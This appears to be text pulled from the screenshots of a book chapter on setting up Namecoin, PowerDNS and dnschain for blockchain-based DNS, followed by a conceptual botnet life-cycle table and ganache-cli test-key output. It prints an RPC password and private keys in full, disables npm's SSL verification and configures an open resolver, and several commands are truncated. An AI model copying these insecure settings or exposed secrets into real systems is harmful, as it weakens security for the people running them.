


← → ↻ ⓘ localhost:3000

Authentication succeeded: 0xe687bdE5dBb150049cC33F20a13fD551920278aD

Chapter 8: Blockchain-Based DNS Security Platform






```
Rajneeshs-MacBook-Air:~ roger$ nslookup
> set type=ns
> google.com
Server:          192.168.1.1
Address:         192.168.1.1#53


Non-authoritative answer:
google.com      nameserver = ns1.google.com.
google.com      nameserver = ns3.google.com.
google.com      nameserver = ns2.google.com.
google.com      nameserver = ns4.google.com.

Authoritative answers can be found from:
ns1.google.com  internet address = 216.239.32.10
ns1.google.com  has AAAA address 2001:4860:4802:32::a
ns2.google.com  internet address = 216.239.34.10
ns2.google.com  has AAAA address 2001:4860:4802:34::a
ns3.google.com  internet address = 216.239.36.10
ns3.google.com  has AAAA address 2001:4860:4802:36::a
ns4.google.com  internet address = 216.239.38.10
ns4.google.com  has AAAA address 2001:4860:4802:38::a
[> packtpub
Server:          192.168.1.1
Address:         192.168.1.1#53
```

```
Rajneeshs-MacBook-Air:~ roger$ nslookup www.google.com
Server:          192.168.1.1
Address:         192.168.1.1#53

Non-authoritative answer:
Name:    www.google.com
Address: 216.58.196.68
```





```

description "namecoind"
start on filesystem
stop on runlevel [!2345]
oom never
expect daemon
respawn
respawn limit 10 60 # 10 times in 60 seconds
script
user=<yourusername>
home=/home/$user
cmd=/usr/bin/namecoind
pidfile=$home/.namecoin/namecoind.pid
# Don't change anything below here unless you know what you're doing
[[ -e $pidfile && ! -d "/proc/$(cat $pidfile)" ]] && rm $pidfile
[[ -e $pidfile && "$(cat /proc/$(cat $pidfile)/cmdline)" != $cmd* ]] && rm $pidfile
exec start-stop-daemon --start -c $user --chdir $home --pidfile $pidfile --startas $cmd -b --nicelevel 10 -m
end script

```

```
ubuntu@ip-172-31-5-142:~$ namecoind getinfo
{
  "version" : 38000,
  "balance" : 0.00000000,
  "blocks" : 260780,
  "timeoffset" : -6,
  "connections" : 10,
  "proxy" : "",
  "generate" : false,
  "genproclimit" : -1,
  "difficulty" : 23195506988.21985626,
  "hashespersec" : 0,
  "testnet" : false,
  "keypoololdest" : 1529010344,
  "keypoolsize" : 101,
  "paytxfee" : 0.00500000,
  "mininput" : 0.00010000,
  "txprevcache" : false,
  "errors" : ""
}
```

```
ubuntu@ip-172-31-5-142:~$ namecoind name_show d/okturtles
{
  "name" : "d/okturtles",
  "value" : "{\"email\": \"hi@okturtles.com\", \"ip\": [\"192.184.93.146\"], \"tls\": {\"sha1\": [\"5F:8B:74:78:4F:
}]",
  "txid" : "52d7a38937c76601d01149d0ca3fbc77eb83cf9869df1481c7f9a24fcc281130",
  "address" : "N69fYUMwJK3PhzVDrvi4HXxycdYFr3axzi",
  "expires_in" : 15946
}
ubuntu@ip-172-31-5-142:~$
```

```
ubuntu@ip-172-31-5-142:~$ cat .namecoin/namecoin.conf
rpcuser=ubuntu
rpcpassword=b17401a7fcc7a3db10c8efcac65ff96db56bfad6cc199f3a08e1b2cf6805
rpcport=8336
daemon=1
ubuntu@ip-172-31-5-142:~$
```

```
ubuntu@ip-172-31-5-142:~$
ubuntu@ip-172-31-5-142:~$ curl --user ubuntu:b17401a7fcc7a3db10c8efcac65ff96db56bfad6cc199f3a08e1b2cf6805 --data-bina
' -H 'content-type: text/plain;' http://127.0.0.1:8336
{"result":{"version":38000,"balance":0.00000000,"blocks":263108,"timeoffset":-6,"connections":11,"proxy":"","generate
ersec":0,"testnet":false,"keypoololdest":1529010344,"keypoolsize":101,"paytxfee":0.00500000,"mininput":0.00010000,"tx
ubuntu@ip-172-31-5-142:~$
```

```
ubuntu@ip-172-31-5-142:~$ curl -v -D - --user ubuntu:b17401a7fcc7a3db10c8efcac65ff96db56bfad6cc199f3a08e1b2cf6805 --d
arams":["d/okturtles"]} -H 'content-type: text/plain;' http://127.0.0.1:8336
* Rebuilt URL to: http://127.0.0.1:8336/
* Hostname was NOT found in DNS cache
*   Trying 127.0.0.1...
* Connected to 127.0.0.1 (127.0.0.1) port 8336 (#0)
* Server auth using Basic with user 'ubuntu'
> POST / HTTP/1.1
> Authorization: Basic dWJlbnR1OmIxNzQwMWE3ZmNjN2EzZGIxMGMG4ZWZjYWM2NWZmOTZkYjU2YmZhZDZjYzE5OWYzYTA4ZTFiMmNmNjgwNQ==
> User-Agent: curl/7.35.0
> Host: 127.0.0.1:8336
> Accept: */*
> content-type: text/plain;
> Content-Length: 79
>
* upload completely sent off: 79 out of 79 bytes
< HTTP/1.1 200 OK
HTTP/1.1 200 OK
< Date: Fri, 15 Jun 2018 07:29:49 +0000
Date: Fri, 15 Jun 2018 07:29:49 +0000
< Connection: close
Connection: close
< Content-Length: 385
Content-Length: 385
< Content-Type: application/json
Content-Type: application/json
* Server namecoin-json-rpc/0.3.80 is not blacklisted
< Server: namecoin-json-rpc/0.3.80
Server: namecoin-json-rpc/0.3.80

<
{"result":{"name":"d/okturtles","value":{"email":"hi@okturtles.com","ip":["192.184.93.146"],"tls":{"07"},"enforce":{"*"}},"txid":"52d7a38937c76601d01149d0ca3fbc77eb83cf9869df1481c7f9a24fcc281130","address":"N69
d":"curltext"}
* Closing connection 0
```

```
ubuntu@ip-172-31-5-142:~$ sudo rec_control ping
pong
pong
ubuntu@ip-172-31-5-142:~$
```

```
#####
# entropy-source      If set, read entropy from this file
#
# entropy-source=/dev/urandom

#####
# etc-hosts-file     Path to 'hosts' file
#
# etc-hosts-file=/etc/hosts

#####
# export-etc-hosts   If we should serve up contents from /etc/hosts
#
# export-etc-hosts=off

#####
# forward-zones      Zones for which we forward queries, comma separated domain=ip pairs
#
# forward-zones=

#####
# forward-zones-file File with (+)domain=ip pairs for forwarding
#
# forward-zones-file=

#####
# forward-zones-recurse Zones for which we forward queries with recursion bit, comma separated domain=ip pairs
#
# forward-zones-recurse=

#####
# hint-file          If set, load root hints from this file
#
# hint-file=

^G Get Help      ^C WriteOut     ^R Read File    ^Y Prev Page    ^K Cut Text     ^C Cur Pos
^X Exit          ^J Justify     ^W Where Is    ^V Next Page    ^U UnCut Text  ^T To Spell
```

```
GNU nano 2.2.6 File: /etc/powerdns/recursor.conf Modified
# dont-query=127.0.0.0/8, 10.0.0.0/8, 192.168.0.0/16, 172.16.0.0/12, ::1/128, fe80::/10
#####
# entropy-source If set, read entropy from this file
#
# entropy-source=/dev/urandom
#####
# etc-hosts-file Path to 'hosts' file
#
# etc-hosts-file=/etc/hosts
#####
# export-etc-hosts If we should serve up contents from /etc/hosts
#
# export-etc-hosts=off
#####
# forward-zones Zones for which we forward queries, comma separated domain=ip pairs
#
# forward-zones=bit.=127.0.0.1:5333,dns.=127.0.0.1:5333,eth.=127.0.0.1:5333,p2p.=127.0.0.1:5333
# export-etc-hosts=off
# allow-from=0.0.0.0/0
# local-address=0.0.0.0
# local-port=53
#####
# forward-zones-file File with (+)domain=ip pairs for forwarding
#
# forward-zones-file=
#####
# forward-zones-recurse Zones for which we forward queries with recursion bit, comma separated domain=ip pairs
#
# forward-zones-recurse=
#####
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell
```



```

ubuntu@ip-172-31-5-142:~$ dig @127.0.0.1 packtpub.com

; <<>> DiG 9.9.5-3ubuntu0.17-Ubuntu <<>> @127.0.0.1 packtpub.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56572
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;packtpub.com.                IN      A

;; ANSWER SECTION:
packtpub.com.                 86400  IN      A      83.166.169.231

;; Query time: 264 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Fri Jun 15 09:32:33 UTC 2018
;; MSG SIZE rcvd: 46

```

```

ubuntu@ip-172-31-5-142:~$ npm config set strict-ssl false
ubuntu@ip-172-31-5-142:~$
ubuntu@ip-172-31-5-142:~$ sudo npm install -g coffee-script
npm http GET https://registry.npmjs.org/coffee-script
npm http 200 https://registry.npmjs.org/coffee-script
npm WARN deprecated coffee-script@1.12.7: CoffeeScript on NPM has moved to "coffeescript" (no hyphen)
npm http GET https://registry.npmjs.org/coffee-script/-/coffee-script-1.12.7.tgz
npm http 200 https://registry.npmjs.org/coffee-script/-/coffee-script-1.12.7.tgz
/usr/local/bin/coffee -> /usr/local/lib/node_modules/coffee-script/bin/coffee
/usr/local/bin/coffee -> /usr/local/lib/node_modules/coffee-script/bin/coffee
coffee-script@1.12.7 /usr/local/lib/node_modules/coffee-script
ubuntu@ip-172-31-5-142:~$

```

```

GNU nano 2.2.6          File: .dnscchain/dnscchain.conf          Modified
[log]
level=info
pretty=true
cli=true

[dns]
port = 5333
oldDNS.address = 8.8.8.8
oldDNS.port = 53

[http]
port=8000
tlsPort=4443

^G Get Help      ^O WriteOut     ^R Read File    ^Y Prev Page    ^K Cut Text     ^C Cur Pos
^X Exit          ^J Justify      ^W Where Is    ^V Next Page    ^U UnCut Text  ^T To Spell

```

```
GNU nano 2.2.6 File: /etc/init/dnschain.conf Modified
description "dnschain"

start on filesystem
stop on runlevel [!2345]
oom never
expect daemon
respawn
respawn limit 10 60 # 10 times in 60 seconds

script
user=<yourusername>
home=/home/$user
cmd=/usr/local/bin/dnschain
pidfile=$home/.dnschain/dnschain.pid
# Don't change anything below here unless you know what you're doing
[[ -e $pidfile && ! -d "/proc/$(cat $pidfile)" ]] && rm $pidfile
[[ -e $pidfile && "$(cat /proc/$(cat $pidfile)/cmdline)" != $cmd* ]] && rm $pidfile
exec start-stop-daemon --start -c $user --chdir $home --pidfile $pidfile --startas $cmd -b --nicelevel 10 -m
end script

^G Get Help      ^O WriteOut     ^R Read File    ^V Prev Page    ^K Cut Text     ^C Cur Pos
^X Exit          ^J Justify      ^W Where Is     ^V Next Page    ^U UnCut Text   ^T To Spell
```


```
ubuntu@ip-172-31-5-142:~$ dig @127.0.0.1 hello.bit

; <<>> DiG 9.9.5-3ubuntu0.17-Ubuntu <<>> @127.0.0.1 hello.bit
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 49542
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;hello.bit.                IN          A           51.101.1.6
```

Chapter 9: Deploying Blockchain-Based DDoS Protection

<i>Botnet life cycle</i>			
Phases	Instances	Resilience techniques	
Injection & Spreading	<ul style="list-style-type: none"> -Distribution of malicious emails -Software vulnerabilities -Instant Messaging -P2P File sharing Network -Other Botnets 	<ul style="list-style-type: none"> -Using trusted process -Trivial name-based obfuscation -Rootkit Techniques -Reduce Security rules -Reduce system capability -Installing antivirus software -Incorporated antidebugging & antivirtualization -Variant Spreading Techniques -Polymorphism & Metamorphism -Continuous bot upgrade 	
Command & Control	Model & Topology	<ul style="list-style-type: none"> -Centralized <ul style="list-style-type: none"> »Single Star »Multiserver Star »Hierarchical -Distributed <ul style="list-style-type: none"> »Random 	<ul style="list-style-type: none"> -DNS techniques -Multiple URLs -Encryption Techniques -Dead drop -Variant C&C
	Application & Protocol	<ul style="list-style-type: none"> -IRC -HTTP -IM -P2P 	
	Communication initiation	<ul style="list-style-type: none"> -Push Method -Pull Method 	
	Communication direction	<ul style="list-style-type: none"> -Inbound -Bidirectional 	
Botnet application	<ul style="list-style-type: none"> -DDoS attacks -Spamming & Spreading malwares -Espionage -Hosting malicious applications & activities 	<ul style="list-style-type: none"> -Exposure limitation -Retaliation techniques -Camouflaged messages - Anonymization techniques 	






↓
1. Exploit & copy code






→
2. Repeat



Back-chaining Propagation








```
user — node /usr/local/bin/ganache-cli — 80x41
Last login: Sun May 13 15:57:44 on ttys001
[MacBook-Pro-Macbook:~ user$ ganache-cli
Ganache CLI v6.1.0 (ganache-core: 2.1.0)

Available Accounts
=====
(0) 0x9d92766c6ff285295164d29bfebceb9e88d95f21
(1) 0x7f70815e09840bdfdc8ab24fa0e6e7f46f68b45
(2) 0x2eceedf0ad7da38e35e5fdb7d4e25510ba788d1
(3) 0x9a2b3c9c032bc34f7bd50be93872db82136e2e8a
(4) 0xcc95b95055c03c61dc406f7247e9dab60f20820d
(5) 0x9178a368f01b6fd21bda5030884c7cd4e7d73bed
(6) 0xd0914248a466e54c83cd8df1ef8b14b69b077627
(7) 0xd77e444e49e0d15c3d995d56cfb95d54d078df7f
(8) 0xec4f6e31fae1963ee59fc9082b11e3dae0c7f6f3
(9) 0x7ed265366670ff176b334dfb2ff011566e906753

Private Keys
=====
(0) 401e2344354aa597d81f0c987f717612e571597e8a9d6bbe5da54f4368a92e9a
(1) 57f92aee8eede3c53a81110debd12e8fee43fc15bfce3c56472232f5e89b687e
(2) 62037c947171f49897a456df1aff3385cf1ca46cbab3c5e13a5e06279f0b8d34
(3) 704a14e48f9e8e294309eda5aed92d8891a8fcda770013c5fb9ccf77d31acb04
(4) 2081626376ca37cba7fd6c5c11c074114506a0797c9ee140855b3476bc02bcd3
(5) ac6756b661f27a486b39a693b8884018cb12b765dd5dc6889ca9f92760e5853f
(6) 32d0606eaf5a826e30d2ffc8adf490417d84629e1e5543e120a1e086ea3f2707
(7) 74b31aff959260ab32044c1879a7a94c69cd9c8f6607aca1e226ddb398fa231
(8) 8007b7ab1b206f3cda425e48812fa8c28e07aac8493693e4ed9dd04fdc358848
(9) 1b78a1b49339bb579399908ba91d785473ddc0e18a3ab99db9cd954280ac8192

HD Wallet
=====
